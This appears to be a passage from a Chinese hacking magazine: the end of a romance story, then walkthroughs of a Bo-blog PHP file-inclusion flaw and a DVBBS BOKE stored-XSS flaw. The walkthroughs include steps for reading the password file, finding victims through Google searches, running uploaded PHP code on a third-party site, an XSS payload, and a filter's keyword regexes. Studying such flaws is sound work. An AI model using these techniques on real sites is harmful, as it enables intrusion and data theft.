“心子，你怎么了？我说不回去就是不回嘛，问那么多做什么？”我继续装死趴在琉璃做成的吧台上。直到听到周围人惊讶的声音，才茫然的转身看看是怎么回事。嘎！满眼满眼的感动被这一大捧的香水百合刺激着，我低头看着半跪在我眼前的男子，压抑着泪水不想让他看到。原来，我的心这么容易满足，只要他来到我身前，我就有种心间发涨的感觉。“我爱你，亚亚，回家吧。”康微笑着，举高的手掌间那枚晶灿灿的光芒几乎夺走我的呼吸。我努力捂着自己的嘴唇，簌簌落下的泪水打湿了他的手掌。我看不到他的表情，只知道他温柔的替我拂去满颊的泪水，温柔的帮我戴上那枚戒指。如雷的掌声差点震聋我的耳膜，但是我还是没有忘记他小师妹的事情，哼，别想这么轻易就拐我回家。我咬着他的耳朵说：“回家你要给我交代你的那个小黑妹的事情！”

“什么小黑妹？”

“就是跟你一样专门黑人家的师妹啊！”

“呀，你还没忘记啊？”

“别想我会忘记，未来N年，我都不会忘记你是怎么黑掉我的心的！”

呵呵，其实，我明白，他很爱我，爱的装不下除了我以外的任何女人，当然，以后最有可能让我吃醋的反倒是他的电脑，谁叫他天天称呼他的那台烂电脑是小老婆呢。

亲爱的，原来你黑的不光是电脑，还有我的心！

编辑点评 一个对计算机了解不多，并且非常怕鬼的MM，一个淘气的入侵爱好者GG，就这样，男孩黑掉了MM的电脑后也同时获得了MM的芳心……而我们的现实生活中，大多数人在入侵MM的电脑被发现后应该是被粉拳暴揍的吧。不过我还是希望，有情人终成眷属，大家都能找到自己心爱的MM。NOHACK

小天新洞首语：

看似平静的网络，却暗藏汹涌，在这炎炎的夏季，一波又一波的漏洞惊现在我们面前。在传说中的LOVESHELL里，刺猬用其独有的方式，终于在动网的BOKE中扎出了跨站漏洞，而剑心也给我们带来了BO—Blog漏洞的详细资料。在山的另一边，XY7、花非花与光芒果呈现给我们的又是另一番天地……精彩不断，新洞不断，这里是新洞练练看，期待您的加入……

首发漏洞：Bo-blog本地文件包含漏洞浅析

Loveshell[L.S.T]

从本文你可以学到：

1. 最新Bo—blog漏洞产生的原因
2. php文件包含漏洞的发现与利用
3. 如何追踪有问题的变量

Php程序有着它独特的安全性，在注入方面更有独特的默认防御措施——magic_quotes_gpc，而且由于这个默认的防御措施，使Php程序看起来比Asp程序要安全许多，但是一种在Asp程序中很少见的注入在Php中却有着独特的光芒，这就是代码注入漏洞。今天介绍的Bo--blog本地文件包含漏洞就是其中一个很经典的例子。

Bo--blog是国内一款很流行的Php的blog程序，曾经很多安全高手如“辐射鱼”都曾发现过bo--blog的安全漏洞，在读最新的Bo--blog代码的时候我也发现了一个文件包含漏洞。大家知道，web程序漏洞出在我们可以控制参数的地方，参数出现的位置决定了这个参数的利用价值，当参数进入数据库查询的时候可能产生Sql注入问题，参数通过一些过程最终在页面显示的时候就可能会产生跨站脚本漏洞，参数出现在include和require等函数中间的时候就会出现我们今天所说的文件包含漏洞。首先看看inc\boblog_class_run.php中的代码：

```
……84行左右
class template {
function template() {
global $elementfile, $elements;
if (empty($elements)) {
global $lnc;
    if (empty($elementfile) || !file_exists($elementfile))
$elementfile='template/default/elements.php';
    if (!file_exists($elementfile)) die ("Cannot find template.
You may need to reinstall the program.");
    global $template;
    include_once($elementfile);      //好可爱的include_once函数
哦
    }
    }
```

注意其中的include_once($elementfile);这一句，后面的$elementfile是个变量哦！向上追踪发现这个变量没有任何的初始化动作就直接global $elementfile，$elements;了，哈哈！我们知道Php中有个特性是register_globals，在GPC为on的情况下可以让我们自己提交elementfile这个变量哦！只要用Get或者Post的方式指定elementfile这个变量好像就可以包含任意文件了！尽管是只要用了template这个类就会存在问题，但是我们提交的东西也不一定是那么顺利就到达 $elements里面了的！不信看看index.php里的一段代码：

```
……//36行左右
$itemid=safe_convert($itemid);
$elementfile=$template['structure'];
……
```

郁闷，一棍子打死了！那么只能看看另外哪个地方用了这个类而且是普通用户权限可以访问并且没有被打死的……大家看看就会发现这样的文件太少了，路貌似好窄的样子！但是终于让我发现在global.php里：

```
......
function catcherror ($error) {
    global $ajax, $lnc;
    if (!empty($error)) {
@header("Content-Type: text/html; charset=utf-8");
 if ($ajax=='on') die ("<boblog_ajax::error>".strip_tags
($error));
    $t=new template;      //用到了我们的template类
    $t->showtips($lnc[4], $error, "{$lnc[5]}|<");
    }
}

function catchsuccess ($tip, $returnurl=false) {
    global $ajax, $lnc;
    @header("Content-Type: text/html; charset=utf-8");
    if ($ajax=='on') die ("<boblog_ajax::success>".$tip);
    $t=new template;      //用到了我们的template类
    $t->showtips($lnc[6], $tip, $returnurl);
}
......
```

哈哈，貌似catcherror和catchsuccess函数因为自身没有对$elementfile变量处理而又用了不安全的类导致被感染了哈，那么看看这两个被感染的函数又感染了谁？在global.php中的checkpermission函数是这样定义的：

```
......
function checkpermission($permission_name) {
    global $permission, $in_ajax_mode, $cancel, $lnc;
    if ($permission[$permission_name]!=1) {
            if ($in_ajax_mode!=1) {
                catcherror("{$lnc[2]} <br/>{$lnc[3]}
{$permission['gpname']}");
            } else {
            $cancel=$lnc[2];
            }
    }
}
......
```

用了catcherror函数又没有做$elementfile变量处理！嘿嘿，这个checkpermission被感染了，现在我们的漏洞就可以寄生在所有用了checkpermission函数的地方哈！这样的文件不知道有不？很幸福，在global.php里有这样的一句代码：

```
......
checkpermission('visit'); //Check 'Browse' permission
......
```

嘿嘿，到这里意味着global.php就是漏洞的所在。接下来就是控制我们的参数让它最终到达template类里，从checkpermission函数开始吧！分析上面的checkpermission函数定义代码，我们看到只要$permission[$permission_name]和$in_ajax_mode不等于1就会执行catcherror函数，上下文代码中没有对这两个变量做处理，php的特性又允许我们自由注册变量（这里是我们能钻空子的关键），所以只要提交permission为随便一个值，elementfile为要包含的文件就可以让elementfile变量到达catcherror函数了，到了catcherror我们看到基本没有什么限制就到template了，代码会检测elementfile存不存在，所以只要这个文件存在就可以被包含执行啦！嘿嘿！

现在来看看这个东西的危害，很明显程序对这个变量是做了file_exists($elementfile)的检查，php大于5.0的时候可以用ftp://username:password@somesite.com的形式包含一些文件，但是真正php>5.0的时候偶还见得少，但是在php小于5.0的时候file_exists函数是不支持远程文件的（但是貌似支持\\这样的unc路径），所以我们只能包含本地文件，本地文件又分为包含php代码和不包含php代码，包含php代码的将被执行，不包含的将被直接显示出来，呵呵！到了发挥想像力的时候了，提交这个Url将在Linux主机上显示Linux密码文档哦，如图1，注意，我们要提交两个变量，permission是让我们提交的elementfile起作用，elementfile是真正我们要包含的变量，呵呵！而且实际提交的时候建议用我写的EXP，不然很容易被记录的哈！

既然我的Blog名字叫做LoveShell那么就不考虑包含一些敏感文件导致信息泄露的东西了，直接向Shell努力吧！首先想想，bo-blog普通用户是不支持文件上传的，所以我们是没有办法上传含有php代码文件的，但是再想想，有的网站是支持多个程序的，既然blog不能上传我们就去找论坛嘛！再说很多的网站是架设在虚拟主机上的，这个网站不允许上传总有一个允许的吧！尽管可能权限会设置得很严格，但是只要能读就可以了哦！而好多Linux正好是允许读取的，呵呵！

下面来做一个小小的漏洞利用测试！去Google搜索Powered by Bo-Blog 2.0.1 SP1会出来一堆有漏洞的Blog，注




图1 Linux主机中的Linux密码文档




图2 bo-blog利用程序的输入界面




图3 执行1.txt中php代码后的效果

意这里漏洞利用前提，除了版本外，还有个register_globals为on的限制，因为我们要插入我们的变量嘛！但是经过测试大部分的主机register_globals都为on的，不知道为什么？呵呵！这里我找了个包含论坛程序的网站，先测试有漏洞不！用我写的EXp就写如下内容，上面写要包含的内容，想看敏感信息就写敏感信息的路径，有的虚拟主机作了限制跳不出目录，就可以直接包含index.php，如果出错的话就说明存在漏洞了，如果总是白白的一片就是没有问题的，呵呵！然后下面写Blog的地址加上漏洞文件global.php，这里我利用它的论坛程序上传了一个包含了Php语句的txt文件了，推算出相对地址是../components/com_joomlaboard/uploaded/files/1.txt，然后下面写global.php地址，如图2，嘿嘿，用Post方法提交，别人是得不到我们提交的内容啦，哈哈！提交后可以看到我们上传的txt文件中的php代码被执行了，漏洞测试成功如图3！

大家可能遇到的不都是虚拟主机，但是就没有问题了么？Zizzy谈到过关于Php日志包含的问题，所以大家完全可以去找敏感文件查找日志文件的位置然后写日志包含哦！再一个就是关于Session文件包含问题，但前提条件是要能控制session哦！后来SuPErHel提示还可以经过数据库，但是仿佛经过数据库的又都是将<>编码了的，好郁闷哈！不过，Hack的道路还是很宽广的！不缺乏想像力什么事就能OK。

有什么问题欢迎到论坛或者我的Http://www.Loveshell.net讨论！

[作者提供的EXP在光盘中有收录]

编辑点评：Php以其在配置及编写上独特的灵活性得到了很多编程者的青睐，但如果不能好好地把握这种灵活性，在某个变量或者细节上出现问题，那么导致的危害还是很大的。剑心以其独特的思路将文件包含漏洞展现得淋漓尽致，其追踪变量以及发掘漏洞的思路很值得借鉴。

首发漏洞：跨站——在动网BOKE中

寂寞的刺猬[L.S.T]

从本文你可以学到：

1、DVBBS 7.1.0 Sp1的最新漏洞

2、作者分析代码的思路

3、CSS跨站代码

其实动网BOKE的这个跨站漏洞，我在四月份时就注意到了，但一直没有找到利用方法，只好搁浅了。就在这段记忆快要烂掉的时候，在BCT上看到一则《动网论坛(DVBBS)前台HTML标签过滤不严导致XSS攻击漏洞》的公告，其中提到了一种测试方法，说是通过CSS的自定义属性可实施XSS攻击！CSS？难道CSS代码还能跨站？

一 原因重现

先来了解漏洞的成因，在"BokeManage.asp"（文章提交）中，有这么一段代码：

```
    Sub Post_Save(Act) ' 保存新帖
    …………代码略
    P_PostContent = CheckAlipay() '从CheckInput.asp中获取数据，我最初就是从这里入手的，非常麻烦，后来发现这里可有可无，这儿就算作第一步吧！
    If P_PostContent = "" Then P_PostContent = DvBoke.Checkstr(Request.Form("PostContent")) '如果没有用CheckInput.asp提交数据，那么就取当前页提交的数据，这儿是第二步，用Checkstr过滤单引号
    …………代码略
    If StrLength(P_PostContent)="" Then
    DvBoke.ShowCode(35)
    Else
    P_PostContent = Replace(P_PostContent,vbNewLine,"") '第三步、过滤回车换行符
    End If
    …………代码略
    Dim DvCode
    Set DvCode = New DvBoke_UbbCode
    P_PostContent = DvCode.FormatCode(P_PostContent) '第四步、对提交字符进行UBB过滤。
    Set DvCode = Nothing
    …………代码略
    SQL = "INSERT INTO [Dv_Boke_Post] (CatID,sCatID,RootID,UserID,UserName,Title,Content,JoinTime,[IP],sType,IsUpfile,BokeUserID,IsLock) Values (" & P_Catid & "," & P_sCatID & ","& RootID &"," & DvBoke.BokeUserID & ",'" & DvBoke.BokeUserName & "','" & P_Title & "','" & P_PostContent & "','" & P_DDateTime & "','"& DvBoke.UserIP &"'," & P_sType & "," & HaveUpFile & ","&DvBoke.BokeUserID&","&P_Lock&")"
    DvBoke.Execute Sql '第五步、将文章内容写入数据库
```

为了清晰，我将文章内容的提交分成了五步，这里主要看第四步。在这一步中，用到的是"CheckInput.asp"中的一个自定义函数"FormatCode()"，内容如下：

```
    Public Function FormatCode(StrData) '提交格式化数据
    Dim Str
    Str = StrData
    If IsNull(Str) or Str="" Then
    Exit Function
    End If
    ……省略部分代码
    End If
    Re.Pattern = "<(\w*) class\s*=\s*([^>|\s]*)([^>]*)>" '以下是正则表达式，用于过滤提交数据
    Str = re.Replace(Str,"<$1$3>")
    Re.Pattern = "<(\w*) style\s*=\s*([^>|\s]*)([^>]*)>"
```

```
Str = re.Replace(Str,"<$1$3>")
Re.Pattern = "<(\w[^>|\s]*)([^>]*)(on(finish|mouse|Exit|error|click|key|load|change|focus|blur))(.[^>]*)>"
Str = re.Replace(Str,"<$1$2>")
Re.Pattern = "<(\w[^>|\s]*)([^>]*)(&#|window\.|javascript:|js:|about:|file:|Document\.|vbs:|cookie| name| id)(.[^>]*)>"
Str = re.Replace(Str,"<$1$2>")
FormatCode = Str
End Function
```

按程序说明，这是一段格式化数据的函数，它是怎么过滤的呢？将这段代码单独拉了出来进行测试，发现当输入的是：“<class='abc'>”，源码内显示的是“<>”，其中的“class='abc'”被过滤了，但如果去掉“<”与“class”之间的空格，在源码中看到的就是“<class='abc'>”，看来这其中的正则表达式有些问题！同理，其下的“style”也有这个毛病，但再向下的两段正则表达式，就搞不太懂了:)，还是到网站中测试吧！

在本地搭建一套“动网7.1.0 Sp1”，先注册一个用户“52cc”，激活博客后直奔“发表文章”处，按系统提示新建一个文章栏目，然后开始发表文章，先填入“验证码”、“标题”及“话题”之类的必填项，再点击编辑窗口上方的“代码”或下方的“CODE”，启用代码模式，然后在内容中输入：“<script>”，提交成功后，打开BOKE数据库中的“Dv_Boke_Post”表，发现52cc用户提交的文章内容是：“<script type="text/javascript"></body></html></script>”，怪啊？我只输了一个“<script>”，它却给增加了这么多！动网真是好客哟！从数据库的这条信息中，我猜动网BOKE的“FormatCode()”函数肯定存在过滤不严的缺陷！如果这样的话，采用手动提交，不就把跨站代码写入进数据库了？启动“WinSock Expert”选择当前页，然后又提交了一篇文章，抓到如下数据：

```
POST /dvbbs/BokeManage.asp?s=1&t=1&m=1&action=save
post HTTP/1.1
…………略
Referer: http://127.0.0.1/dvbbs/BokeManage.asp?s=1&t=1&m=1
…………略
Host: 127.0.0.1
…………略
Cookie: DvForum=userid=7&userhidden=2&password=67485105
……略
…………略
PostUserName=52cc&codestr=4889&Title=11111&DDateTime=2006%C4%EA6%D4%C219%C8%D5&sType=0&sCatID=18&Catid=2&upfilerename=&PostContent=jmdcw&PostTitleNote=&SearchKey=&Lock=0&Best=0&Weather=sun.gif%7C0&RootID=0&PostID=0&submit=%CC%E1%BD%BB%D0%C5%CF%A2
```

大家注意其中的“PostContent”，这个就是今天的主角！将这些数据分别填入“POST提交工具”中，如图1。

然后修改提交值中的“PostContent=jmdcw”为“PostContent=<script>alert('jm')</script>”，因为本地搭建的BOKE采用了验证码，所以在提交之前，先刷新文章发表窗口，用得到的新验证码更新“codestr”的值。点“测试”提交后打开BOKE的数据库，查看52cc刚才发的文章内容，如图2，正是我想要的结果！数据库写入成功，接下来就是到前台看效果了！打开52cc的这篇文章，如图3，显示的信息很奇怪，是：<Script>alert('jm')。

